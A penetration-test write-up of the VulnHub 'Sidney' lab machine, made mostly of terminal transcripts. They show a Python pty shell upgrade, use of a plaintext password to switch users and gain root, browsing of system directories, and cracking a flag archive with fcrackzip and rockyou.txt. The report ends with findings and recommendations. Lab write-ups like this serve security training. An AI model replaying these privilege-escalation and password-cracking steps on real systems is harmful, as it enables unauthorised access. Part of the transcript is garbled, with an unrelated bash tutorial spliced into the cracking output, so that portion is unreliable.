/bin/sh: 0: can't access tty; job control turned off
$ which python
$ which python3
/usr/bin/python3
$ python3 -c "import pty; pty.spawn('/bin/bash')"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: module 'pty' has no attribute 'spawn'
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@sidney:/$ ls
ls
bin  etc          lib          media  proc  sbin  sys  var
boot home      lib64       mnt    root  snap  tmp  vmlinuz.old
dev  initrd.img.old lost-found  opt    run   srv   usr
www-data@sidney:/$ whoami
whoami
www-data
www-data@sidney:/$ su rhubbard
su rhubbard
Password: mos6518
rhubbard@sidney:/$ sudo su
[sudo] password for rhubbard: mos6518
root@sidney:/$ ls -la
ls -la
total 101
drwxr-xr-x 23 root root 4096 May 31 2016 .
drwxr-xr-x 23 root root 4096 May 31 2016 ..
-rw-r----- 1 root root 143 May 29 2016 .bash_history
drwxr-xr-x 2 root root 4096 May 23 2016 bin
drwxr-xr-x 4 root root 1024 May 30 2016 boot
drwxr-xr-x 19 root root 4180 Jul 25 09:48 dev
drwxr-xr-x 92 root root 4096 May 31 2016 etc
drwxr-xr-x 3 root root 4096 May 23 2016 home
lrwxrwxrwx 1 root root 32 May 23 2016 initrd.img.old -> boot/initrd.img-4.4.0-21-generic
drwxr-xr-x 22 root root 4096 May 23 2016 lib
drwxr-xr-x 2 root root 4096 May 23 2016 lib64
drwx----- 2 root root 16384 May 23 2016 lost-found
drwxr-xr-x 4 root root 4096 May 23 2016 media
drwxr-xr-x 2 root root 4096 Apr 20 2016 mnt
drwxr-xr-x 2 root root 4096 Apr 20 2016 opt
dr-xr-xr-x 155 root root 0 Jul 25 09:48 proc
drwx----- 3 root root 4096 Jul 25 08:36 root
drwxr-xr-x 24 root root 820 Jul 25 09:48 run
drwxr-xr-x 2 root root 12288 May 23 2016 sbin
drwxr-xr-x 2 root root 4096 Apr 19 2016 snap
drwxr-xr-x 2 root root 4096 Apr 20 2016 srv
dr-xr-xr-x 13 root root 0 Jul 25 09:48 sys
drwxrwxrwt 9 root root 4096 Jul 25 10:03 tmp
drwxr-xr-x 10 root root 4096 May 23 2016 usr
drwxr-xr-x 14 root root 4096 May 23 2016 var
-rw-r----- 1 root root 627 May 31 2016 .viminfo
lrwxrwxrwx 1 root root 29 May 23 2016 vmlinuz.old -> boot/vmlinuz-4.4.0-21-generic
root@sidney:/$ cd etc
cd etc
```

Checking for the python dependency of the system is there or not here in start we can see python3 dependency is present.


Running python3 and proceeding and at the end we get the terminal access successfully.

Also getting the root access so that we can access more files.




```
root@sidney:/$ ls -la
ls -la
total 101
drwxr-xr-x 23 root root 4096 May 31 2016 .
drwxr-xr-x 23 root root 4096 May 31 2016 ..
-rw-r----- 1 root root 143 May 29 2016 .bash_history
drwxr-xr-x 2 root root 4096 May 23 2016 bin
drwxr-xr-x 4 root root 1024 May 30 2016 boot
drwxr-xr-x 19 root root 4180 Jul 25 09:48 dev
drwxr-xr-x 92 root root 4096 May 31 2016 etc
drwxr-xr-x 3 root root 4096 May 23 2016 home
lrwxrwxrwx 1 root root 32 May 23 2016 initrd.img.old -> boot/initrd.img-4.4.0-21-generic
drwxr-xr-x 22 root root 4096 May 23 2016 lib
drwxr-xr-x 2 root root 4096 May 23 2016 lib64
drwx----- 2 root root 16384 May 23 2016 lost-found
drwxr-xr-x 4 root root 4096 May 23 2016 media
drwxr-xr-x 2 root root 4096 Apr 20 2016 mnt
drwxr-xr-x 2 root root 4096 Apr 20 2016 opt
dr-xr-xr-x 155 root root 0 Jul 25 09:48 proc
drwx----- 3 root root 4096 Jul 25 08:36 root
drwxr-xr-x 24 root root 820 Jul 25 09:48 run
drwxr-xr-x 2 root root 12288 May 23 2016 sbin
drwxr-xr-x 2 root root 4096 Apr 19 2016 snap
drwxr-xr-x 2 root root 4096 Apr 20 2016 srv
dr-xr-xr-x 13 root root 0 Jul 25 09:48 sys
drwxrwxrwt 9 root root 4096 Jul 25 10:03 tmp
drwxr-xr-x 10 root root 4096 May 23 2016 usr
drwxr-xr-x 14 root root 4096 May 23 2016 var
-rw-r----- 1 root root 627 May 31 2016 .viminfo
lrwxrwxrwx 1 root root 29 May 23 2016 vmlinuz.old -> boot/vmlinuz-4.4.0-21-generic
root@sidney:/$ cd etc
cd etc
```

Penetration testing report



```
Applications Places System Fri Jul 25, 17:44
Parrot Terminal
File Edit View Search Terminal Help
-rw-r----- 1 root root 627 May 31 2016 .viminfo
lrwxrwxrwx 1 root root 29 May 23 2016 vmlinuz.old -> boot/vmlinuz-4.4.0-21-generic
root@sidney:/# cd etc
cd etc
root@sidney:/etc# ls
ls
acpi inserv.conf.d protocols
adduser.conf iproute2 python3
alternatives iscsi python3.5
apache2 issue rc0.d
apm issue.net rc1.d
apparmor kbd rc2.d
apparmor.d kernel rc3.d
apport kernel-img.conf rc4.d
apt ldap rc5.d
at.deny ld.so.cache rc6.d
bash.bashrc ld.so.conf rc.local
bash_completion ld.so.conf.d rc5.d
bash_completion.d legal resolvconf
bindresvport.blacklist libaudit.conf resolv.conf
binfmt.d libnl-3 rmt
byobu locale.alias rpc
ca-certificates locale.gen rsyslog.conf
ca-certificates.conf localtime rsyslog.d
calendar logcheck screenrc
console-setup login.defs securetty
cron.d logrotate.conf security
cron.daily logrotate.d selinux
cron.hourly lsb-release services
cron.monthly ltrace.conf sgml
cronstab lvm shadow
cron.weekly machine-id shadow-
```

Exploring to gather more information.



```
Applications Places System Fri Jul 25, 17:45
Parrot Terminal
File Edit View Search Terminal Help
inserv.conf profile.d
root@sidney:/etc# cd ..
cd ..
root@sidney:/# cd root
cd root
root@sidney:/# ls
ls
hint.gif
root@sidney:/# ls -la
ls -la
total 88
drwxr-xr-x 3 root root 4096 Jul 25 08:36 .
drwxr-xr-x 23 root root 4096 May 31 2016 ..
-rw-r----- 1 root root 90 Jul 25 08:36 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwxr-xr-x 3 root root 4096 May 24 2016 .commodore64
-rw-rw-r-- 1 rhubbard rhubbard 62464 May 24 2016 hint.gif
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
root@sidney:/# cd .commodore64
cd .commodore64
root@sidney:/./commodore64# ls
ls
root@sidney:/./commodore64# ls -ls
ls -ls
total 0
root@sidney:/./commodore64# ls -ls
ls -ls
total 0
root@sidney:/./commodore64# ls -la
ls -la
total 12
drwxr-xr-x 3 root root 4096 May 24 2016 .
```

Here we can find .commodore as hidden file so exploring more in this direction.

Penetration testing report

[illegible]

After exploring most files we get the flag zip file successfully.

But the file is password protect so to get the password we use fcrackzip.

```
[~] Applications Places System | [X] [Y] [Z]
Parrot Terminal

File Edit View Search Terminal Help

[riteshb@parrot]~$ sudo su
[sudo] password for riteshb:
[root@parrot]~/home/riteshb# cd Desktop
[root@parrot]~/home/riteshb/Desktop# wget http://192.168.187.138/flag.zip
--2025-07-25 15:20:31-- http://192.168.187.138/flag.zip
Connecting to 192.168.187.138:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4089 (4.0K) [application/zip]
Saving to: 'flag.zip'

flag.zip                               100%[=====]   3.99K  --.-KB/s  in 0s

2025-07-25 15:20:31 (352 MB/s) - 'flag.zip' saved [4089/4089]

[root@parrot]~/home/riteshb# #fcrackzip -v -D -p /root/rockyou.txt -u flag.zip
found file 'flag.d64', (size cp/uc 3923/174848, flags 9, chk 9be5)
/root/rockyou.txt: No such file or directory

[x] [root@parrot]~/home/riteshb# #fcrackzip -v -D -p /home/riteshb/Desktop/fasttrack.txt -u flag.zip
found file 'flag.d64', (size cp/uc 3923/174848, flags 9, chk 9be5)

[root@parrot]~/home/riteshb# #fcrackzip -D -p Include Files in a Bash Shell Script With source Command
Last updated: March 18, 2024
```


Written by:bældung

Menu Parrot Terminal [404 Not Found ...] [Pictures] [/] [sydney] Parrot Terminal riteshb how to open file in te... [2]

Penetration testing report

```
Applications Places System
# # # # #
Parrot Terminal
File Edit View Search Terminal Help
~ #fcrackzip -v -D -p /home/riteshb/Desktop/fasttrack.txt -u flag.zip
found file 'flag.d64', (size cp/uc 3923/174848, flags 9, chk 9be5)
[~root@parrot:~/home/riteshb]
~ #fcrackzip -D -p Include Files in a Bash Shell Script With source Command
Last updated: March 18, 2024
Written by:baeldung
Reviewed by:Grzegorz Piwowarek
Scriptsource
1. Overview
In this tutorial, we're going to learn how to include a file in a bash script. This is a way to import environment variables, reuse existing code, or execute one script from within another.
Two illustrative examples concern importing environment variables and building a library of functions.
2. The source Command
The built-in bash source command reads and executes the content of a file. If the sourced file is a bash script, the overall effect comes down to running it. We may use this command either in a terminal or inside a bash script.
To obtain documentation concerning this command, we should type help source in the terminal. We assume that Bash (Bourne again shell) is not in POSIX mode is the active
[~root@parrot:~/home/riteshb]
~ #fcrackzip -D -p /home/riteshb/Desktop/fasttrack.txt -u flag.zip
[~root@parrot:~/home/riteshb]
~ #fcrackzip -D -p /home/riteshb/Desktop/rockyou.txt -u flag.zip
PASSWORD FOUND!!!!: pw == 38911
[~root@parrot:~/home/riteshb]
~ #fcrackzip -v -D -p /home/riteshb/Desktop/rockyou.txt -u flag.zip
found file 'flag.d64', (size cp/uc 3073/174848, flags 9, chk 9be5)
```

Successfully got the password of the zip file as 38911 .



```
Applications Places System [Icons] [Files] [Applications] [Parrot] [Terminal] [Help]
Parrot Terminal
File Edit View Search Terminal Help
└─ #fcrackzip -v -D -p /home/riteshb/Desktop/rockyou.txt -u flag.zip
found file 'flag.d64', (size cp/uc 3923/174848, flags 9, chk 9be5)
checking pw budayday
checking pw 38911
PASSWORD FOUND!!!!: pw == 38911
[root@parrot:~/riteshb] #unzip flag.zip
Archive: flag.zip
[flag.zip] flag.d64 password: 38911
  inflating: flag.d64
[root@parrot:~/riteshb]
```

We got the final flag as flag.d64.

```

SCREEN 1 -
.....
}CONGRATULATIONS!}
}
.....

TI
(60
0: G
TI
+r.8164B7
\pbLh
%%%%%%%%%%%%%%%%%%%%%%%%%)##
%%%%%%%%%%%%%%%%#)
}
}WELL DONE ONCE MORE ON GETTING THE}
}FLAG --VULNHUB'S FIRST C=64 ONE--}
}WHICH I HOPE YOU ENJOYED.}
}
}SHOUT-OUTS TO #VULNHUB & A S}
}
}
}iuiuiuiuiuiuiuiuiuiuiuiuiuiuiuiuiui}
}jkjkjkjkjkjkjkjkjkjkjkjkjkjkjkjk}
}
PSID
Warhawk
Rob Hubbard
1986 Firebird
H\y111

```

Conclusion:

The Sidney 2.0 machine penetration test identified a serious flaw in the target system's security that permitted an attacker to gain complete root control access after gaining unauthenticated access.

Among these weaknesses are:

- The source code contains the username and password.
- Weak authentication procedures that allow credential guessing;
- An easily brute-forced login page.
- Anyone can upload malicious files or data that cannot be detected after logging in.
- Inadequate privilege separation that permits privilege escalation to take root.

These issues demonstrate how an attacker can quickly get access to the system, alter data, or obtain secret or concealed information. They can even take over as root user and deny the owner access.

Recommendation:

1. It is advised that source code be cleaned of username and password hints and that two-factor authentication or captcha be installed for verification.
2. Change the login feature to prevent brute force attempts, such as limiting the number of attempts to five.
3. Implement strong password policies, such as requiring both capital and lowercase letters, special symbols, and numbers to make the password difficult to bruteforce.
4. Verify and clean up every file upload by using the file type and size limitations.
5. To stop kernel and privilege escalation exploits, apply OS and software patches on a regular basis.
6. Strict permissions and restricted directories are the best places to keep sensitive files.